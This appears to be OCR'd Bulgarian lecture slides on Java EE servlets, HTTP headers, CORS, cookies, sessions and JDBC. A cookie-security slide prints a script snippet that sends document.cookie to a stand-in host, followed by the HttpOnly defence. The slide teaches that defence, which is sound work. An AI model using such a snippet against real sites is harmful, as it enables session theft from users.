- Observable controller matching, view engine selection, and redirection **CDI events**
- **Bean Validation** integration and exception mapping
- Security related features – prevention of Cross Site Request Forgery (CSRF) & Cross-site scripting (XSS) attacks: **@CsrfValid** method level anntoation, validates CSRF token (hidden field or header)
- Multiple view specification technologies – **JSP** and **Facelets** at core, but also **Freemarker, Handlebars, Jade, Mustache, Velocity, Thymeleaf** as extensions – project **Eclipse Krazo.**

Overall Architecture of JEE 8 MVC 1.0




Lets try it first: IPT Polling Demo MVC 1.0 (MVC 1.0, JAX-RS, CDI, BeanValidation)

Recent Polls


Java MVC Frameworks

Which MVC you choose?




IoT Messaging Protocols

Which IoT protocol do you prefer?




Open Cloud Stacks

Which open cloud stack do you p




Вид обучение

Присъствено или дистанционно




JavaScript Libraries

Which is your favorite JS library?




JavaScript Libraries

Which is your favorite JS library?




Pizzas

What is your favorite pizza?




IDE Comparison

What is your favorite IDE?



« 1 2 3 4 5 »

N-Tier Architectures



Apache Tomacat v9 Web Server

- Поддържа Servlet 4.0 API
- Стартиране/ спиране: **bin\startup.bat** или bin\catalina.bat start (Windows) (*.sh – Unix, Linux)
- Директорийна структура:
  - bin - изпълними файлове и стартиращи/стоп скриптове
  - conf - конфигурационни файлове
  - lib - библиотеки и класове
  - logs - Log и Output файлове
  - webapps – уеб приложения зареждани автоматично
  - work – временни работни директории за уеб прилож.
  - temp -използва се от JVM съхранение на temp файлове

Структура на Java™ уеб приложение (WAR)

Web Archive (WAR) root – /

- index.html, other.htm, ... – стандартни HTML страници
- index.jsp, other.jsp, ... – JavaServer™ Pages (JSP) страници
- js / myscript.js, ... – директория съдържаща JavaScript ресурси
- css / main.css, ... – директория съдържаща CSS ресурси
- images / logo.png, ... – директория с граф. изображения, снимки
- **WEB-INF**
  - web.xml – конфигурационен файл за конкретната инсталация на уеб приложението (deployment descriptor)
  - glassfish-web.xml – опционален конфигурационен файл с настройки специфични за конкретния уеб сървър
  - **lib** – директория, включва .jar библиотеки с java класове
  - **classes** – директория, включва компилираните java класове

Дескриптор на разпространение web.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.5" xmlns="http://java.sun.com/xml/ns/javaee"
    xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
    id="WebApp_ID" version="4.0">
    <servlet>
        <servlet-name>DispatcherServlet</servlet-name>
        <servlet-class>invoicing.DispatcherServlet</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>DispatcherServlet</servlet-name>
        <url-pattern>/DispatcherServlet</url-pattern>
    </servlet-mapping>
```

Дескриптор на разпространение web.xml (2)

```
    <session-config>
        <session-timeout>
            30
        </session-timeout>
    </session-config>
    <welcome-file-list>
        <welcome-file>index.jsp</welcome-file>
    </welcome-file-list>
</web-app>
```

Структура на дескриптора на разпространение web.xml

- icon
- display-name
- description
- distributable
- context-param
- filter
- filter-mapping
- listener
- servlet
- servlet-mapping
- session-config
- mime-mapping
- welcome-file-list
- error-page
- taglib
- resource-env-ref
- resource-ref
- security-constraint
- login-config
- security-role
- env-entry
- ejb-ref
- ejb-local-ref

Технологии за динамични уеб страници

- От страна на сървъра:
  - CGI и Perl
  - Java Servlet (JSP, JSTL, JSF, Apache Struts, Apache Wicket, Apache Click, Play!, Spring, GWT, Vaadin, ...)
  - ASP.NET MVC, MonoRail, ...
  - Ruby on Rails, ...
  - PHP (Zend Framework, Symfony, ...)
- От страна на клиента (уеб браузъра):
  - Flash & Flex (ActionScript, MXML)
  - JavaScript™ (ECMAScript)
- Комбинация от страна на клиента и сървъра:
  - AJAX + уеб услуги (SOAP, REST)

Предимства на сървлетите (1)

- Ефикасни – няма нужда от отделна инстанция на сървлета за всяка заявка
- Лесни за използване – има готови методи за основните задачи (работа с HTTP хедъри, кукита, проследяване на сесии)
- Мощни – специална поддръжка и възможности за комуникация с уеб контейнера (транслиране на пътища)
- Платформено независими – могат да се прехвърлят без промяна към друг сървър
- Безплатни уеб сървъри и Java servlet и JSP контейнери

Предимства на сървлетите (2)

- Сигурни и надеждни – вградени механизми за сигурност на езика Java + декларативна сигурност чрез деплоймънт дескриптора
- 100% ОБЕКТНО ОРИЕНТИРАНИ
- Широка индустриална поддръжка от най-големите разработчици на софтуер:
  - Apache, Eclipse, Oracle, IBM, Hewlett-Packard, Inria, Novell, Red Hat, SAP, Sybase, Caucho, Sun/iPlanet, New Atlanta, ATG, Fujitsu, NEC, TmaxSoft, Lutris, Silverstream, World Wide Web Consortium (W3C) ...
  - Plugins за IIS и Zeus


Използване на сървлетите

- Платформи:
  - Windows, Unix/Linux, MacOS, Solaris и др.
- Използват го авиолинии, компании за електронна търговия, хотели, финансови институции и др.
- **Водеща технология за изграждане на средни и големи уеб приложения и корпоративни портали**

Сървърна поддръжка

- Java™ EE 6 сървъри:
  - GlassFish/Payara (https://payara.gitbooks.io/payara-server/content/)
  - RedHat's JBoss/WildFly (https://wildfly.org/)
  - Apache TomEE (https://tomee.apache.org/)
  - Oracle's WebLogic
  - IBM's WebSphere
  - SAP Netweaver
  - Resin, JOnAS, JEUS, . . .
- Олекотени уеб сървъри:
  - Apache Tomcat, Jetty, Undertow и много други

Java™ EE архитектура



Жизнен цикъл на сървлета

- Зареждане на класа на сървлета от уеб контейнера
- Уеб контейнерът създава инстанция на класа
- Инициализира инстанцията на сървлета като извиква метода **init()**
- Извиква **service()** метода за всяка заявка подавайки **request** и **response** обекти като аргументи
- Преди да деактивира (премахне) сървлета контейнера извиква неговия метод **destroy()**

Основна структура на сървлети (1)

- Основни методи на класа HttpServlet:
  - doGet – за HTTP GET заявки
  - doPost – за HTTP POST заявки
  - doPut – за HTTP PUT заявки
  - doDelete – за HTTP DELETE заявки
  - init and destroy – за управление на ресурсите
  - getServletInfo – дава информация за сървлета
  - service – получава всички HTTP заявки и играе ролята на диспечер – не трябва да се предефинира директно

Основна структура на сървлети (2)

- Основни методи на класа GenericServlet:
  - getInitParameter, getInitParameterNames – дават възможност за декларативно конфигуриране
  - getServletConfig – връща обект от тип ServletConfig, който съдържа инфромация предавана от уеб контейнера на сървлета
  - getServletContext – връща обект от тип ServletContext дефиниращ множество методи, които сървлетът използва за да комуникира с контейнера – например да получи MIME типа на файл, да диспечеризира заявки или да пише в log файл

Клас HttpServlet – методи: doGet, doPost

- response.setContentType("text/html");
- PrintWriter out = response.getWriter();
- out.println(docType +"<HTML>\n" +
  "<HEAD><TITLE>Hello</TITLE></HEAD>\
  n" +"<BODY BGCOLOR=\"#FDF5E6\">\n" +
  "<H1>Hello</H1>\n" +
  "</BODY></HTML>");

Инсталиране на сървлети

- Инсталиране и конфигуриране на сървлет и JSP™ софтуер
- Динамична регистрация на сървлети – анотации @WebServlet и @WebInitParam.
- Уеб компоненти и WAR архиви
- Структура на дескриптора на разпространението (deployment descriptor) – web.xml

Пример за сървлет с използване на @WebServlet и @WebInitParam анотации (1)

```
@WebServlet(urlPatterns = "/HelloWorld",
    initParams = {
    @WebInitParam(name="bgcolor", value="yellow"),
    @WebInitParam(name="message", value="Hello from Servlet 3.0")
    })
public class HelloWorld extends HttpServlet {
    private String bgcolor;
    private String  message;

public void init() throws ServletException {
    bgcolor = getInitParameter("bgcolor");
    bgcolor = (bgcolor != null) ? bgcolor: "white";
    message = getInitParameter("message");
    message = (message != null) ? message: "Hello";
}
```

Пример за сървлет с използване на @WebServlet и @WebInitParam анотации (2)

```
   protected void doGet(HttpServletRequest request,
HttpServletResponse response) throws ServletException,
IOException {
      response.setContentType("text/html");
      PrintWriter out = response.getWriter();
      out.println("<html>");
      out.println("<head>");
      out.println("<title>Hello World!</title>");
      out.println("</head>");
      out.println("<body bgcolor='" + bgcolor + "'>");
      out.println("<h1>" + message + "</h1>");
      out.println("</body>");
      out.println("</html>");
   }
}
```

Дескриптор на разпространение web.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.5" xmlns="http://java.sun.com/xml/ns/javaee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://java.sun.com/xml/ns/javaee
http://java.sun.com/xml/ns/javaee/web-app_2_5.xsd">
    <servlet>
        <servlet-name>DispatcherServlet</servlet-name>
        <servlet-class>invoicing.DispatcherServlet</servlet-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>DispatcherServlet</servlet-name>
        <url-pattern>/DispatcherServlet</url-pattern>
    </servlet-mapping>
```

Дескриптор на разпространение web.xml (2)

```
    <session-config>
        <session-timeout>
            30
        </session-timeout>
    </session-config>
    <welcome-file-list>
        <welcome-file>index.jsp</welcome-file>
    </welcome-file-list>
</web-app>
```

Структура на дескриптора на разпространение web.xml

- icon
- display-name
- description
- distributable
- context-param
- filter
- filter-mapping
- listener
- servlet
- servlet-mapping
- session-config
- mime-mapping
- welcome-file-list
- error-page
- taglib
- resource-env-ref
- resource-ref
- security-constraint
- login-config
- security-role
- env-entry
- ejb-ref
- ejb-local-ref

Обработка на параметри на форми с помощта на сървлети.

Методи на **javax.servlet.ServletRequest** за обработка на параметри на форми:

- **getParameter(String name)** – връща стойността на параметър с даденото име във формата като низ (String)
- **getParameterValues(java.lang.String name)** – връща всички стойности на параметъра като масив от низове
- **getParameterNames()** - връща java.util.Enumeration<String> с имената на всички параметри във формата
- **getParameterMap()** - връща асоциативен списък (java.util.Map<String, String[]>) с всички имена и стойности на параметри във формата

Отстраняване на грешки (debugging) на сървлети

Методи за откриване и отстраняване на грешки в сървлети:

- **System.out.println()** и **javax.servlet.GenericServlet.log()** – отпечатване на междинни резултати за диагностика на работата на сървлета в **log** файла на сървъра
- Използване на инструментите за отстраняване на грешки (**Debugger tools**) на интегрираната среда за разработка (IDE) – например Eclipse и NetBeans предлагат такива
- Използване на **Firebug** и други подобни инструменти за инспекция на HTML и JavaScript кода, който се визуализира и изпълнява вътре в уеб браузъра, както и за преглед на съдържанието на HTTP заявките и отговорите от сървъра
- Използване на **отделни класове** за отделните задачи

Java™: Заглавни части на HTTP заявки

- Методи на класа HttpServletRequest за достъп до заглавните части:
  - **getCookies()**
  - **getAuthType()**
  - **getRemoteUser()**
  - **getContentLength()**
  - **getContentType()**
  - **getDateHeader()**
  - **getIntHeader()**
  - **getHeaderNames()**
  - **getHeader()**
  - **getHeaders()**

Java™: Заглавни части на HTTP заявки

- Основни параметри на HTTP заявката:
  - **getMethod()**
  - **getRequestURI()**
  - **getQueryString()**
  - **getProtocol()**

Заглавни части на HTTP заявки

- В **HTTP 1.0** всички заглавни части са опционални
- В **HTTP 1.1** са опционални всички заглавни части без **Host**
- Необходимо е винаги да се проверява дали съответната заглавна част е различна от **null**

Request Header Example - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Request Header Example

localhost:8080/examples/servlets/servlet/RequestHeaderExample

Google

Request Header Example

host	localhost:8080
user-agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:21.0) Gecko/20100101 Firefox/21.0
accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
accept-language	en,bg;q=0.7,en-us;q=0.3
accept-encoding	gzip, deflate
dnt	1
referer	http://localhost:8080/examples/servlets/index.html
connection	keep-alive

3:25 PM
6/13/2013

Структура на заявка

GET */context/Servlet* **HTTP/ 1.1**

Host: *Client_Host_Name*

Header2: *Header2_Data*

...

HeaderN: *HeaderN_Data*

<Празен ред>

POST */context/Servlet* **HTTP/1.1**

Host: *Client_Host_Name*

Header2: *Header2_Data*

...

HeaderN: *HeaderN_Data*

<Празен ред>

POST_Data

Структура на отговор на заявка

HTTP/1.1 200 OK

Content-Type: text/html

Header2: *Header2_Data*

...

HeaderN: *HeaderN_Data*

<Празен ред>

<!DOCTYPE
Document_Type
*_Definition***>**

```
<html>
    <head>
        <title>...</title>
    </head>
    <body>
        ...
    </body>
</html>
```

Структура на отговор на заявка

HTTP/1.1 200 OK

Content-Type:
application/json

Header2: *Header2_Data*

...

HeaderN: *HeaderN_Data*

<Празен ред>


```
[{ "id":1,
   "name":"Novelties in Java EE 7 ...",
   "description":"The presentation is ...",
   "created":"2014-05-10T12:37:59",
   "modified":"2014-05-10T13:50:02",
 },
 { "id":2,
   "name":"Mobile Apps with HTML5 ...",
   "description":"Building Mobile ...",
   "created":"2014-05-10T12:40:01",
   "modified":"2014-05-10T12:40:01",
 }]
```

Заглавни части на HTTP заявка - RFC2616

- Accept
- Accept-Charset
- Accept-Encoding
- Accept-Language
- Authorization
- Connection
- Content-Length
- Cookie
- Host
- If-Modified-Since
- If-Unmodified-Since
- Referer
- User-Agent

Примери за използване

- Компресия на отговора на HTTP заявка: Gzip – заглавна част **Accept-Encoding**
- Ограничаване на достъпа - заглавна част **Authorization**
- Показване на различни варианти на страницата в различните браузъри - заглавна част **User-Agent**
- Показване на различни варианти на страницата в зависимост от реферираща страница - заглавна част **Referer**

Статус кодове на отговор на заявка

- 100 Continue
- 101 Switching Protocols
- 200 OK
- 201 Created
- 202 Accepted
- 203 Non-Authoritative Information
- 204 No Content
- 205 Reset Content
- 301 Moved Permanently
- 302 Found
- 303 See Other
- 304 Not Modified
- 307 Temporary Redirect
- 400 Bad Request
- 401 Unauthorized
- 403 Forbidden
- 404 Not Found

Статус кодове на отговор на заявка

- **405 Method Not Allowed**
- **415 Unsupported Media Type**
- **417 Expectation Failed**
- **500 Internal Server Error**
- **501 Not Implemented**
- **503 Service Unavailable**
- **505 HTTP Version Not Supported**

Java™: Методи за установяване на заглавни части на HTTP отговори

- **setHeader(String headerName, String headerValue)**
- **setDateHeader(String header, long milliseconds)**
- **setIntHeader(String header, int headerValue)**
- **setContentType(String mimeType)**
- **setContentLength(int length)**
- **addCookie(Cookie c)**
- **sendRedirect(String address)**

Заглавни части на HTTP отговори

- Allow
- Cache-Control
- Pragma
- Connection
- Content-Disposition
- Content-Encoding
- Content-Language
- Content-Length
- Content-Type
- Expires
- Last-Modified
- Location
- Refresh
- Retry-After
- Set-Cookie
- WWW-Authenticate

Примери за използване

- Връщане на Excel таблица като резултат от заявка – използване на заглавна част **Content-Type**
- Използване на заглавна част **Refresh** за презареждане на страница с нови данни
- Генериране на изображения с помощта на сървлети

Cross-Origin Resource Sharing (CORS)

- Позволява осъществяване на заявки за ресурси към домейни различни от този за извикващия скрипт, като едновременно предостявя възможност на сървъра да прецени към кои скриптове (от кои домейни – Origin) да връща ресурса и какъв тип заявки да разрешава (GET, POST)

- За да се осъществи това, когато заявката е с HTTP метод различен от GET се прави предварителна (preflight) OPTIONS заявка в отговор на която сървъра връща кои методи са достъпни за съответния Origin и съответния ресурс

Нови заглавни части на HTTP при реализация на CORS

- HTTP GET заявка

GET /crossDomainResource/ HTTP/1.1

Referer: http://sample.com/crossDomainMashup/

Origin: http://sample.com

- HTTP GET отговор

Access-Control-Allow-Origin: http://sample.com

Content-Type: application/xml

Нови заглавни части на HTTP при реализация на POST заявки при CORS

- HTTP OPTIONS preflight заявка

OPTIONS /crossDomainPOSTResource/ HTTP/1.1

Origin: http://sample.com

Access-Control-Request-Method: POST

Access-Control-Request-Headers: MYHEADER

- HTTP OPTIONS отговор

HTTP/1.1 200 OK

Access-Control-Allow-Origin: http://sample.com

Access-Control-Allow-Methods: POST, GET, OPTIONS

Access-Control-Allow-Headers: MYHEADER

Access-Control-Max-Age: 864000

Бисквитки (Cookies)

- Cookie е двойка: Name=Value, пази се от уеб браузъра
- Позволяват на сървърното или JavaScript приложение да запазва и извлича информация за конкретната сесия на работа на потребителя с приложението, независимо от възможното презареждане на страницата, рестартиране на браузъра или сървъра и други.
- Типични приложения: за запазване на артикули в пазарска количка преди checkout, запомняне на потребителско име и парола, ключови думи за търсене, запомняне на преференции на потребителя.

Използване на бисквитки (Cookies)

- Обект **Cookie**
  - Конструктор: Cookie(String name, String value)
  - Свойства:
    - name
    - value
    - maxAge
    - domain
    - path
    - secure
    - version
- Прочитане на бисквитките изпратени от браузъра
  - Метод: Cookie[] request.getCookies()

Използване на бисквитки (Cookies) II

- Намиране на бисквитка със съответното име и извличане на нейната стойност
- Актуализация на стойността на бисквитката и на нейния период на валидност
  - Метод: Cookie.setMaxAge(int expiry)
  - < 0 – бисквитката е валидна до затваряне на прозореца на браузъра
  - 0 – бисквитката се изтрива веднага
  - > 0 – бисквитката ще бъде активна за указания период в секунди

Използване на бисквитки (Cookies) III

- Връщане и записване на бисквитката към браузъра
  - Метод: HttpServletResponse.addCookie(Cookie c)
- Ограничения при бисквитките:
  - Firefox 3.0: 50
  - Opera 9: 30
  - Internet Explorer 7: 50
  - размер до 4 KB

Проблеми с бисквитките

- Не разчитайте на тях, защото може да са изключени
- Неакуратна идентификация на потребителя
- Cookie hijacking, Cookie poisoning, Cross-site cooking (http://en.wikipedia.org/wiki/HTTP_cookie)
- Пращане на бисквитки към трети страни – Privacy проблем

"Кражба на бисквитки"

```
<a href="#" onclick="window.location='http://example.com/stole.cgi?
text='+escape(document.cookie); return false;">Click here!</a>
```

Решение:

```
Set-Cookie: RMID=732423sdfs73242; expires=Fri, 31-Dec-2010 23:59:59 GMT;
path=/; domain=.example.net; HttpOnly
```

Проследяване на потребителски сесии

- HTTP протоколът не поддържа състояние (сесии)
- Сесийната информация е важна за повечето бизнес приложения, тъй като за осъществяването на по-сложните бизнес процеси се преминава през няколко екрана и е необходимо да идентифицираме, че става дума за един и същи потребител (например добавяне на артикули към пазарска количка и checkout).
- "Ръчно" проследяване на сесии:
  - IP адреси
  - URL дописване (query string)
  - Скрити полета на форми
  - window.name

Java Servlet сесии - HTTPSession

- Автоматизация на поддръжката на сесии при Java Servlets - интефейс HTTPSession
  - Enumeration getAttributeNames()
  - Object getAttribute(String name)
  - void setAttribute(String name, Object value)
  - void invalidate()
  - void setMaxInactiveInterval(int interval)
- Получаваме го чрез request.getSession(boolean create)
- Сесии без cookies: HttpServletResponse.encodeUrl(url)

Обектни обхвати (Scopes)

- **Web context** – клас: **javax.servlet.ServletContext**, съдържа уеб компоненти достъпни за цялото приложение
- **Session** – клас: **javax.servlet.http.HttpSession**, съдържа уеб компоненти достъпни в рамките на потребителската сесия
- **Request** – клас: **javax.servlet.ServletRequest**, съдържа уеб компоненти достъпни в рамките на HTTP заявката
- **Page** – клас: **javax.servlet.jsp.JspContext**, съдържа обекти достъпни в рамките на JSP страницата

Конкурентен достъп до обекти

- Множество уеб компоненти достъпват обекти съхранени в уеб контекста
- Множество уеб компоненти достъпват обекти съхранени в уеб потребителската сесия
- Множество нишки достъпват атрибути на инстанцията на уеб компонента (сървлет). Интерфейсът SingleThreadModel не решава проблема, защото тогава контейнера ще създаде множество инстанции на сървлета, което налага синхронизация на достъпа до статичните атрибути на класа. SingleThreadModel е depricated в Servlet 2.4

Конструиране на HttpServletResponse чрез вграждане на ресурси

- Създаване на обект от тип **RequestDispatcher**:

```
RequestDispatcher dispatcher = getServletContext().
getRequestDispatcher("/datatable");
```

- Включване на маркъп генериран от друг уеб ресурс в отговора (HttpServletResponse) – include:

```
if (dispatcher != null) dispatcher.include(request, response);
```

- Цялостно делегиране генерирането на отговор на друг уеб ресурс – forward:

```
if (dispatcher != null) dispatcher.forward(request, response);
```

Достъп до бази от данни

- Java Database Connectivity – **DriverManager**

```
DriverManager.getConnection(dbUrl, user, password);
```

- Java Database Connectivity – **DataSource**

```
@Resource (name="jdbc/userDB"
type=java.sql.DataSource)
javax.sql.DataSource userDS;
public getAllUsers {
Connection connection = userDS.getConnection(); ... }
```

- Java Persistence API (JPA) – **EntityManager** + декларативен мапинг между обекти и таблици в базата от данни с помощта на анотации

Новости в JDBC™ 4.1 (Java 7): try-with-resources

- java.sql.Connection, java.sql.Statement и java.sql.ResultSet имплементират интерфейса **AutoCloseable**:

```
Class.forName("com.mysql.jdbc.Driver");                    //Load MySQL DB driver
try (Connection c = DriverManager.getConnection(dbUrl, user, password);
   Statement s = c.createStatement() ) {
   c.setAutoCommit(false);
   int records = s.executeUpdate("INSERT INTO product "     //Insert new product
       + "VALUES ('CP-00002', 'Lenovo', " + "790.0, 'br', 'Latop')");
   System.out.println("Successfully inserted "+ records + " records.");
   records = s.executeUpdate("UPDATE product "              //Update product price
       + "SET price=470, description='Classic laptop' "
       + "WHERE code='CP-00001'");
   System.out.println("Successfully updated "+ records + " records.");
   c.commit();                                              //Finish transaction
}
```

Съдържание

1. JavaServer Pages (JSP)
2. Сравнение на JSP с други уеб технологии
3. Подходи за използване на JSP
